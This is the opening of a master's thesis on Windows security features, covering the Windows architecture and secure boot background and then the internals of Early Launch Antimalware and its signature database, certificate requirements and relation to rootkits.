Aalto University
School of Science
Master’s Programme in Computer, Communication and Information Sciences

Broderick Ian Aquilino

Relevance of Security Features Introduced in Modern Windows OS

Master’s Thesis

Espoo, May 24, 2019

Supervisor:	N. Asokan, Professor
Thesis advisor(s):	Paolo Palumbo, MS.c. (Tech.)

AALTO UNIVERSITY
School of Science
Master’s Programme in Computer, Communication and Information Sciences

ABSTRACT OF THE
MASTER´S THESIS

Author: Broderick Ian Aquilino	
Title of the thesis: Relevance of Security Features Introduced in Modern Windows OS	
Number of pages: 84	Date: May 24, 2019
Major or Minor: Computer Science	
Supervisor: N. Asokan	
Thesis advisors: Paolo Palumbo	

Modern Windows Operating Systems contains a large collection of built-in security features. This thesis covers three of the features, namely, Early Launch Antimalware, Protected Processes Light and Control Flow Guard. The thesis discusses the internal mechanism of each of the features and examines how effective each of them was against real attack cases. The thesis also describes how each of the attacks work and why the features were or were not able to counter them. The thesis then provides some proof of concepts to demonstrate some practical approaches on how attackers might adapt to the new defense. Finally, the thesis concludes why it is important to understand as much of the features as possible by showing how some of the features are dependent on other features to be effective. The thesis also provides some advice to both end users and software vendors with regards to how the selected features would affect them moving forward.

Keywords: ELAM, Early Launch Antimalware, PPL, Protected Processes Light, CFG, Control Flow Guard	Publishing language: English

Table of Contents

List of Acronyms .... *iii*

Glossary .... *iv*

1 Introduction *1*

2 Background *2*

2.1 Windows Architecture 2

2.2 Features for Securing System Startups 4

3 Problem Statement *6*

4 Early Launch Antimalware *7*

4.1 Under the Hood 7

4.2 Signature Database 8

4.3 Digital Signature Requirements 9

4.4 Rootkits and Drivers 10

4.5 Detecting Rootkits 11

4.6 Arms Race 12

4.7 Bootkits and Other Limitations 13

4.8 Complimentary Feature 14

4.9 Driver Signature Enforcement 15

4.10 Case Study: Cahnadr Rootkit 15

4.11 Case Study: LoJax Bootkit 16

4.12 Assessment 17

5 Protected Processes *19*

5.1 Under the Hood 19

5.2 Digital Signature Requirements 23

5.3 Protecting System Processes 25

5.4 Protecting Antimalware Software 26

5.5 Case Study: DoubleAgent 28

5.6 Case Study: ‘Bring Your Own Vuln’ 29

5.7 Assessment 31

5.8 Implications for Users and Antimalware Software 32

6 Control Flow Guard *33*

6.1 Control Flow Integrity 33

6.2 Compile Time Analysis 34

6.3 Run Time Enforcement 39

6.4 Hinder Browser Exploit Development 42
6.5 Use-After-Free Vulnerabilities 42
6.6 VTable Hijacking 43
6.7 Case Study: MS16-063 46
6.8 Decline of Exploit Kits 50
6.9 Assessment 52
6.10 Implications for Users and Security Software 53
7 Evaluation 54
7.1 What the Features are About 54
7.2 Why the Features were Introduced 54
7.3 How Effective were the Features 55
7.4 How Would Attackers Change Their Tactics to Counter the Features 55
7.5 What are the Consequences of the Features 55
8 Related Work 57
8.1 PatchGuard 57
8.2 Virtualization Base Security 57
9 Conclusion 59
References 60
Appendix A: Code Exploiting CVE-2007-5633 to Disable PPL 68
Appendix B: Code Leveraging on Non-CFG Modules to Exploit MS16-06 71

List of Acronyms

AIR	Average Indirect target Reduction
API	Application Programming Interface
APT	Advanced Persistent Threat
CA	Certification Authority
CFG	Control Flow Guard
CFI	Control Flow Integrity
DKOM	Direct Kernel Object Manipulation
DSE	Driver Signature Enforcement
EKU	Enhanced/Extended Key Usage
ELAM	Early Launch Antimalware
MSR	Model Specific Registers
MVI	Microsoft Virus Initiative
OID	Object Identifier
PE	Portable Executable
PoC	Proof of Concept
PPL	Protected Process Light
SLAT	Second Level Address Translation
SMEP	Supervisor Mode Execution Protection
TCG	Trusted Computing Group
TPM	Trusted Platform Module
UAF	Use-After-Free
UEFI	Unified Extensible Firmware Interface
VBS	Virtualization Based Security
VIA	Virus Information Alliance
VSM	Virtual Secure Mode
VTL	Virtual Trust Level

Glossary

A

advanced persistent threat
An attack campaign that spans an extended period of time, that targets a specific individual or organization, and usually conducted for the purpose of gathering sensitive information.

application programming interface
An interface, such as a set of functions and protocols, provided to an application for accessing the services of a system.

average indirect target reduction
A control flow metric that measures how much valid targets an indirect control flow transfer may take has been eliminated.

C

certification authority
An organization that issues digital certificates for use in a public key infrastructure.

code-signing certificate
A digital signature that ensures the integrity of an executable file. It also serves as a digital certificate that associates an executable file to its publisher.

D

direct kernel object manipulation
The process of directly manipulating the memory structures used by Windows for its bookkeeping in kernel mode.

driver signature enforcement
A requirement wherein drivers running on 64-bit Windows need to have a signature verifiable using a certificate issued by a certification authority trusted by Microsoft.

E

enhanced/extended key usage
A tag or label that describes what a code-signing certificate can be used for.

H

hypervisor
A component for creating and managing virtual machines that resemble physical devices.

K

kernel mode
The privilege mode of a CPU wherein full access to the system is allowed.

M

measured boot
An approach for securing system startups wherein each component in the boot process measures the next component before handling execution over.

model specific registers
A collection of control registers used by the Intel x86 CPUs for various purposes.

P

persistence mechanism
The technique used by a malware to gain execution at every system startup.

platform boot verification
The process wherein a CPU will only load a firmware signed by an immutable public key that comes with the hardware.

Portable Executable
The file format used by Windows executable files.

proof of concept
A prototype developed for the purpose of proving a claim.

R

registry
The database used by Windows and its applications for storing their various settings.

registry hive
A logical group of registry keys and values.

remote attestation
The process of using a remote server to determine the integrity of a system.

retrovirus
A type of malware that rely on having admin rights to modify code in memory or kill processes to disarm antimalware software.

S

Second Level Address Translation
The process of mapping the physical address visible to a virtual machine to the real physical address. The former is also known as the guest physical address while the latter as the system physical address.

secure boot
An approach for securing system startups wherein each component in the boot process only are loaded when their signature can be verified.

Supervisor Mode Execution Protection
A hardware feature that prevents code located in memory addresses allocated by user mode processes to be executed in kernel mode.

T

Trusted Boot
The secure boot implementation of Windows.

Trusted Platform Module
A hardware for performing secure operations with a high degree of tamper resistance.

U

Unified Extensible Firmware Interface
A specification that defines the interface between the operating system and the firmware.

use-after-free
A software bug wherein a memory is being used after it has already been freed. It is one of the most successfully exploited class of vulnerability.

user mode
The non-privilege mode of a CPU. The CPU restricts execution of certain instructions as well as access to certain memory region and hardware I/O in this mode.

V

Virtual Secure Mode
A mode of Windows wherein a hypervisor is used to carve out an addition unit of isolation for performing security sensitive operations.

Virtual Trust Level
The unit of isolation in the Virtual Secure Mode of Windows.

Virtualization Based Security
A collection of security features that utilize the Virtual Secure Mode of Windows.

1 Introduction

Microsoft Windows is perceived by many as an unsecure operating system. This reputation may have been developed during the early 2000s, when Windows was plagued by numerous vulnerabilities and the number of known malware families was increasing at an alarming rate. That was the time when access to the Internet was rapidly growing, making it possible for malware to infect systems at unprecedented speed. That was also the time when Windows was running on majority of the computing devices, making it the main target of cyber-attacks.

Since more malware are being created for Windows, its users have a higher probability of getting infected. This has made Windows appear less secure than other operating systems. Aside from that, just the number of new malware for Windows being discovered reinforces that image. This is regardless whether the malware were able to infect any users or not. This has led to the opinion, especially in the uninitiated, that Widows may not be designed with security in mind. The truth may quite be the opposite though. Recent Windows releases contain an extensive list of built-in security features (Hall et al., 2017). This shows that Microsoft is now designing and implementing Windows with security in mind. Although, whether Windows is really secure or not is a completely different matter. Security features do not provide value unless they are utilized properly.

The security features provided by Windows falls under a wide range of categories; from those designed for protecting end users to those created for developers to harden their products. Regardless, it is beneficial for antimalware software vendors to understand all the features provided by the OS. Understanding features designed for end users helps the vendors decide what new feature to develop. They can avoid developing a redundant feature that Windows is already providing and is doing so effectively. On the other hand, understanding features designed for developers helps the vendors improve their products.

Moreover, employing these features takes time and resources. Thus, it is also necessary to be able to prioritize those that matter. As the threat landscape is continuously evolving, some of the features may have been designed for threats that are no longer prevalent. There is also the possibility that a feature was poorly designed from the start. Therefore, there is a need to understand the motivation in the creation of the features to be able to apply them effectively and efficiently.

This thesis will cover three of the features to assess their relevance in the current threat landscape. The first two are the Early Launch Antimalware (ELAM) and Protected Processes Light (PPL). They were selected because ELAM is a prerequisite for PPL while PPL is required for an antimalware software to integrate into Windows (Wood et al., 2018). The third feature is the Control Flow Guard. It was selected because it is another exploit mitigation feature. It is important to be able to employ as much exploit mitigation features as possible because exploit is one of the two main attack vectors, the other being social engineering.

This thesis will reveal why it is important to understand as much of the features as possible by showing how some of the features are dependent on other features to be effective. This thesis also provides some advice to both end users and software vendors with regards to how the selected features would affect them moving forward.

2 Background

Before diving into the Windows security features, it is useful to have some understanding of the Windows architecture. Moreover, the Early Launch Antimalware complements existing features for securing system startups. Hence familiarity about those features are also handy. This chapter will provide a brief overview of these topics.

2.1 Windows Architecture

Most modern CPUs provide at least two modes of operations. The first is called the *user mode*, where the CPU restricts execution of certain instructions as well as access to certain memory region and hardware I/O. The second is called the *kernel mode*, where the CPU allows full access to the system. Just like in most operating systems, Windows components also run in these two modes. User processes run in user mode and can only access their own memory address space. Windows itself also has components running in user mode, in the form of system processes. Examples of system processes are the services.exe, csrss.exe and lsass.exe processes, which we will be encountering in later chapters. Most of the user mode processes avail the services provided by Windows using a set of documented Windows APIs exposed by a group of subsystem libraries. The subsystem libraries are responsible for translating the service requests into a form that is understood by the native Windows functions. Some of these Windows functions may be implemented in the ntdll.dll, which are executed in user mode under the context of the requesting process. Other requests may be passed on to Windows components running in kernel mode through what is called a *system service call* (Yosifovich et al., 2017: 25, 47-48).

For kernel mode, this is where ntoskrnl.exe is running. Ntoskrnl.exe stands for NT OS kernel and it contains the majority of the core Windows operating system functionalities. Among them are routines for dispatching the system service calls to their corresponding Windows function in kernel mode and routines for scheduling and managing processes and threads. Ntoskrnl.exe is also responsible for managing I/O requests to other drivers running in kernel mode. Drivers consist of Windows and third-party components that are used to extend the functionality of the operating system. Examples of drivers are device drivers that translate I/O requests to a form understood by the hardware, as well as file system and network drivers. Unlike in user mode, all components in kernel mode share one memory space. This means that any third-party driver that is loaded by Windows has to the ability to corrupt any data or code in the system (Yosifovich et al., 2017: 46-49).

When Hyper-V is enabled, it will also be running in kernel mode. However, it uses specialized CPU instructions to isolate itself from the rest of the components in the system (Yosifovich et al., 2017: 47). Hyper-V is the name of the Windows hypervisor, which is responsible for creating virtual machines that resemble physical devices where users can run other instances of Windows. The Windows instance that created the virtual machines is called the *host OS* while the Windows instances running on virtual machines are called *guest OSes*. In the world of Hyper-V, each virtual machine runs in a unit of isolation called a *partition*. The host OS runs in the *root partition* while guest OSes run in *child partitions* (Ionescu, 2015).




Figure 2.1: Windows Architecture

Figure 2.1 is an abridged view of the Windows architecture. In the figure, the Windows Subsystem components were illustrated separately, although csrss.exe and win32k.sys are a type of system process and driver respectively. They were just highlighted since they will be mentioned in a later chapter.

Windows components stored in the file system, such as EXEs, DLLs, and SYSs (drivers), use a file format called Portable Executable (PE). A PE consists of a series of headers that describe how Windows should load the component. The headers are then followed by a series of sections, which contain the actual code and data (PE Format, 2018). Finally, some PEs may also have an overlay, which is used for storing additional data. Unlike sections, an overlay is not described by any of the section headers.

An example of what can be found in an overlay is the code-signing certificate of the PE file. A *code-signing certificate* consists of an encrypted hash of the file, the public key of the signer, information about the signer (Hudek, 2017b; Hudek, 2017c), and any Enhanced Key Usage information of the certificate. A code-signing certificate serves as a digital signature of a file because the public key can be used to decrypt the hash, which in turn can be used to verify the integrity of the file. Only the signer has the private key; thus, only the singer will be able to produce the encrypted hash that can be decrypted using the public key. Given what was mentioned, it can be guaranteed to a high degree that the file originated from the signer. For the *Enhanced Key Usage information*, they serve like tags, each describing what a code-signing certificate can be used for.

Figure 2.2 is a rough illustration of how a PE looks like. The Security and Load Config and data directories were highlighted in the illustration as they contain the code-signing certificate of the PE and information used by Control Flow Guard respectively.




Figure 2.2: Portable Executable Format

Finally, Windows operating system and their applications store their settings in a database called a registry. The *registry* consists of a collection of keys, each containing a set of values. The registry is accessed in a way similar to how files are accessed in a file system. As an analogy, the key and value in the registry correspond to the file path and filename in a file system respectively. A logical group of registry keys and values is called a registry *hive*.

2.2 Features for Securing System Startups

During the advent of 64-bit systems, the Unified Extensible Firmware Interface (UEFI) specification was developed to replace the existing firmware interface at that time, which was designed for 16-bit systems. The UEFI specification includes a protocol known as *secure boot*, which defines that a compliant firmware should only load and execute an OS loader with a digital signature that is verifiable using a public key found in the whitelist database of the firmware. This mechanism was further improved by modern CPUs by introducing *platform boot verification* features. CPUs with such feature will only load a firmware with a digital signature that is verifiable using an immutable public key that comes with the hardware (Zimmer and Krau, 2016). Examples of such features are the Intel Boot Guard and AMD Hardware Validated Boot.

Another approach for securing a system startup was defined by the Trusted Computing Group (TCG). In their approach, each component in the boot process measures the next component before handling execution over. For example, the firmware computes the hash of itself and the OS loader before handling execution to the OS loader. The OS loader then computes the hash of the OS kernel before handling execution to the OS kernel. This approach is often referred to as a *measured boot* because the hashes of the different components are concatenated together (Bichsel et al., 2017) to form a measurement of the boot process. Unlike in secure boot, a compromised system will be allowed to load in measured boot. Hence, to prevent attackers from corrupting the measurement, the latter has to be stored in a Trusted Platform Module (TPM).

A TPM is a hardware for performing secure operations with a high degree of tamper resistance. In the context of measured boot, a TPM is used for two operations. First is for storing the measurement of the boot process. A TPM only allows an existing measurement to be extended (Bichsel et al., 2017), effectively preventing succeeding compromised components from faking their own measurements. The second operation is for signing the measurement using a public key provided by a remote attestation server (Securing the Windows 8 Boot Process, n.d.). A *remote attestation* server determines the integrity of a system based on the latter's measurement. The system itself will be responsible for transmitting its own measurement to the remote server. Therefore, the TPM has to sign the measurement using the public key of the remote server to guarantee that a measurement was not tampered by a compromised system before the transmission. Similarly, an attestation has to be performed remotely because nothing can prevent a compromised system from faking its own integrity.

3 Problem Statement

Microsoft is continuously hardening Windows based on the lessons they are learning from facing new attacks every day resulting to new security features being introduced in every new Windows release. It is beneficial for antimalware software vendors to understand all the features and to be able to utilize them to provide value to their users. Unfortunately, these vendors will most likely have users that are still using Windows XP, which do not support several of the features. Therefore, they most likely may have only allocated resources to study features that are applicable to all their users and not those that were introduced after Windows XP. However, the list will continue to grow as Microsoft releases new Windows versions. By the time they are ready to adopt the features, assessing the features all at once may be too expensive.

Given what was mentioned, there is a need to gradually start assessing the features now. This thesis will cover three features. The first two are the Early Launch Antimalware (ELAM) and Protected Processes Light (PPL). They were selected because ELAM is a prerequisite for PPL while PPL is required for an antimalware software to integrate into Windows (Wood et al., 2018). The third feature is the Control Flow Guard. It was selected because it is another exploit mitigation feature. It is important to be able to employ as much exploit mitigation features as possible because exploit is one of the two main attack vectors, the other being social engineering.

To assess the value of the features, there are some research questions that need to be answered by the thesis. First is what the features are about. The thesis must explain the internal workings of the features as this is needed to be able to answer the succeeding questions. Second is why the features were introduced. The thesis must give examples of threats each feature is designed to counter. The thesis must also explain how each of the threat works to justify that the threat is indeed the thing a feature is designed to counter based on the findings from the first research question. Third is how effective were the features. The thesis must provide some case studies on how each feature performed against real examples of the type of attack a feature was designed to counter. Fourth is how would attackers change their tactics to counter the features. If the findings from the previous research question determined that a feature is effective, then the thesis must speculate how attackers will adapt. The thesis must also develop a proof of concept to back its claim. The goal should not be to find how to exploit an implementation bug in a feature, which may get fixed, but to find realistic alternative that attackers may readily adopt. Finally, the thesis must answer what are the consequences of the features. Here, the thesis must discuss how applicable is it for end users and developers alike to adopt the features, what will be the potential issues they will be facing, and what are the next steps that they should be taking, if any.

To answer these questions, the research will first study publicly available information to understand what the features are about and to identify the threats they are designed to counter. The sources have to be reproducible to confirm their reliability. The research will then proceed to study publicly available information about the identified threats and test them against the features. Once there is a clear understanding of the features and the threats, the research will start exploring how attackers will adapt to the new defenses.

4 Early Launch Antimalware

Early Launch Antimalware (ELAM) is a feature introduced in Windows 8 and Windows Server 2012 that allows antimalware software to protect the system during early phases of Windows startup (Hudek et al., 2017b). Specifically, ELAM is a driver that is initialized by Windows before any other drivers. The ELAM driver then monitors subsequent driver initializations and provides Windows a classification for each of the driver. The classification may be: `BdCbClassificationUnknownImage`, `BdCbClassificationKnownGoodImage`, `BdCbClassificationKnownBadImage` or `BdCbClassificationKnownBadImageBootCritical`. Windows then decides whether to load a driver or not based on the Group Policy (BDCB_CLASSIFICATION Enumeration, 2018).

In this context, drivers are only referring to those that are initialized at system boot. These drivers are initialized so early during Windows startup that the main antimalware software component is not yet running and is not able to prevent the drivers from loading.

4.1 Under the Hood

An ELAM driver must register a boot driver callback during its initialization. A boot driver callback is a function used by Windows to communicate events to an ELAM driver, for example when Windows has initialized all the boot-start drivers. This way, an ELAM driver knows when it has to start its cleanup routine and prepare to be unloaded (_BDCB_STATUS_UPDATE_TYPE enumeration, 2018).

The boot driver callback is also used by Windows to determine the classification of a driver being initialized (Hudek et al., 2017c). Windows uses this callback to provide information (Table 4.1) about the driver being initialized to the ELAM driver (_BDCB_IMAGE_INFORMATION structure, 2018).

Whether the driver has passed code integrity / whether the driver has been tampered
The filename of the driver's binary file
The path in the registry where the driver is registered
The publisher of the driver found in the certificate of the driver
The issuer of the driver's certificate
The Authenticode hash of the driver and the corresponding hash algorithm
The hash of the driver's certificate and the corresponding hash algorithm

Table 4.1: Driver Information Available to ELAM

An ELAM driver is limited to the information listed in Table 4.1 when making a classification. This is because an ELAM driver is initialized before any other drivers, including the file system driver (Hudek et al., 2017c). Therefore, an ELAM component is unable to perform a file scan itself to collect more information unless it implements its own file system driver. The ELAM component is also unable to correlate available information from other sources, like from a cloud service, unless the ELAM component implements its own network driver. This means that it is very difficult for an ELAM component to use heuristic detections to protect against polymorphic malware because ELAM drivers have to rely on a signature database (Sosnowski, 2016).

In addition to a boot driver callback, an ELAM driver may also register a registry callback (Hudek et al., 2017c). A registry callback is used by Windows to determine whether an access to a configuration data should be granted or not. If the goal of a boot driver callback is to prevent a malicious driver from getting initialized, the goal of a registry callback is to prevent a clean driver from loading a malicious configuration. Table 4.2 summarizes the difference between the two callbacks.

Callback	**Purpose**
Boot Driver Callbacks	Prevent system from loading malicious drivers
Registry Callbacks	Prevent clean drivers from loading malicious configurations


Table 4.2: Callbacks Available to ELAM

In theory, a registry callback may also be used by ELAM to monitor behavior of an unknown driver to come up with a classification. The problem however is that a driver has to be allowed to initialize and there is no generic way to completely unload a driver. This is because drivers run in kernel mode and can make any changes in the system, which has to be tracked and reversed if to be completely unloaded.

Nevertheless, there is still potential value in implementing such behavior monitoring in ELAM. An antimalware software may opt to simply inform its users that their system is compromised but was not prevented. Such notification would still enable users to make informed decisions like initiating incident response procedures.

4.2 Signature Database

An ELAM component of an antimalware software needs to have its own signature database. It cannot use the signature database of the main component because the ELAM component has no access to the file system yet. The signatures are stored in the `ELAM` registry hive under `HKEY_LOCAL_MACHINE` (Figure 4.1). This hive is loaded by Windows during system boot and is unloaded after its use by ELAM for performance. A registry hive is a logical group of registry keys and values.



Computer\HKEY_LOCAL_MACHINE\ELAM\TestElam

Name	Type	Data
(Default)	REG_SZ	(value not set)
Measured	REG_BINARY	45 00 76 00 69 00 6c 00 43 00 65 00 72 00 74 00 00 00...

Value name: Measured

Value data:

```
0000    45  00  76  00  69  00  6C  00   E . v . i . l .
0008    43  00  65  00  72  00  74  00   C . e . r . t .
0010    00  00  57  00  44  00  4B  00   . . W . D . K .
0018    54  00  65  00  73  00  74  00   T . e . s . t .
0020    43  00  65  00  72  00  74  00   C . e . r . t .
0028    20  00  61  00  6E  00  61  00     . a . n . a .
0030    6C  00  79  00  73  00  74  00   l . y . s . t .
0038    2C  00  31  00  33  00  30  00   , . 1 . 3 . 0 .
0040    38  00  30  00  30  00  37  00   8 . 0 . 0 . 7 .
0048    37  00  33  00  34  00  34  00   7 . 3 . 4 . 4 .
0050    39  00  32  00  35  00  36  00   9 . 2 . 5 . 6 .
0058    34  00  32  00  30  00  00  00   4 . 2 . 0
```

Figure 4.1: ELAM Signature Database

According to Microsoft documentation (Hudek et al., 2017c), each ELAM driver has a unique key under the hive. However, the documentation did not mention what is the recommended method to obtain the data nor did Microsoft provide an example usage in their sample code (Early Launch Anti-Malware Driver, n.d.). It seemed that the data is to be obtained via standard registry APIs available in the Windows Driver Kit (wdm.h header, 2018). In our test, we used the `ZwOpenKey` Windows API and it worked. Since the API required the full registry path as parameter, we can safely assume that complying with the mentioned registry hive structure is more of a convention rather than a specification. It seems that ELAM is able to use any registry key as long as it is under a hive that has already been loaded by Windows during that phase.

The advantage of complying with the mentioned registry hive structure is that three of its registry values are measured by Windows as part of Measured Boot. These registry values are Measured, Policy and Config. Since verifying the integrity of the signature database is left to the antimalware software (Hudek et al., 2017c), utilizing a system's Measured Boot functionality means that an antimalware software does not need to implement additional integrity checks if it already has a remote attestation component. Nonetheless, it is still preferable for ELAM to perform the integrity check itself during system boot rather than relying on a system's Measured Boot functionality. This way, an antimalware software is able to inform the OS earlier upon compromise rather than waiting for the system to be fully loaded.


The risks for not following the documented registry hive structure are many: for example, the ELAM component would lose access to its signature database should Microsoft decide to not load the undocumented registry hive in the future.

Aside from having to ensure the integrity of the signature database on their own, it is also up to the antimalware software to decide on the implementation. The registry hive simply serves as a non-volatile storage for an ELAM driver while the file system is still not accessible. An antimalware software may decide to use the registry hive to keep a whitelist or blacklist of drivers based on the type of information listed in Table 4.1. However, Microsoft recommends implementing at least a whitelist of driver hashes (Hudek et al., 2017c).

4.3 Digital Signature Requirements

To prevent the abuse of this powerful mechanism, Microsoft restricts usage of ELAM drivers. In practice, an ELAM driver has to be signed by Microsoft with a code-signing certificate that contains the Enhanced Key Usage (EKU) of Early Launch Antimalware Driver (Figure 4.2).

Microsoft will only sign ELAM drivers from active participants of the antimalware community with positive industry reputation. To ensure this, participants have to be members of the Microsoft Virus Initiative (MVI) or pre-approved members of Virus Information Alliance (VIA) (Hudek et al., 2017a). VIA is an association of security, testing, and other cybercrime fighting organizations created by Microsoft for collaborating and exchanging information about malware 'with the goal of improving protection for Microsoft customers' (Levinet et al., 2018a). MVI is similar to VIA but it focuses on helping its members to better 'protect its customers' (Levinet et al., 2018b).



Show: <All>

Field	Value
Valid to	Sunday, January 1, 2040 12:5...
Subject	TestElam
Public key	RSA (2048 Bits)
Public key parameters	05 00
Enhanced Key Usage	Early Launch Antimalware Driv...
Authority Key Identifier	KeyID=de2ab75263cb419ecf2...
Thumbprint	2cd5d6e67d40b1d0c0e3879c4...

```
Early Launch Antimalware Driver (1.3.6.1.4.1.311.61.4.1)
Code Signing (1.3.6.1.5.5.7.3.3)
```

Figure 4.2: Certificate with EKU of Early Launch Antimalware Driver

4.4 Rootkits and Drivers

As discussed, ELAM was designed to help antimalware software protect against a very specific threat, namely a malicious driver. One may argue that antimalware software can simply detect the driver file in the system. Unfortunately, there is a class of malware called rootkits that are not as straightforward to detect. This section explains why and how they are related to a driver.

Hoglund and Butler (2005: 4) defined the term 'rootkit' as 'a set of programs and code that allows a permanent or consistent, undetectable presence on a computer'. Rootkits are designed to be undetectable, including by antimalware software, when running. This means that the only reliable time to scan for a rootkit is before a rootkit is running, hence the creation of ELAM.

Generally speaking, there are two ways for rootkit to achieve undetectability. The first approach is to alter the execution path of the operating system. Windows provides a well-documented set of APIs that allows programs to perform operations in the operating system (Hoglund and Butler, 2005: 71-73). The execution path for such operation goes through several portions of Windows' code, some of which are executed in user mode, while others in kernel mode (Figure 4.3). Given the necessary permission, for example when running as admin, a rootkit may insert its code into the flow by altering some intermediate Windows user mode code residing in memory as illustrated in Figure 4.4. Once inserted, the rootkit's code may be able to control the result of an operation, e.g. hiding the presence of files or processes.

A rootkit may also inject its code in the kernel space but that would require them being able to execute code in kernel mode (Figure 4.5). We will explain why the latter would be the preferable option for a rootkit in the succeeding section.




Figure 4.3: Execution Flow of a Windows Operation

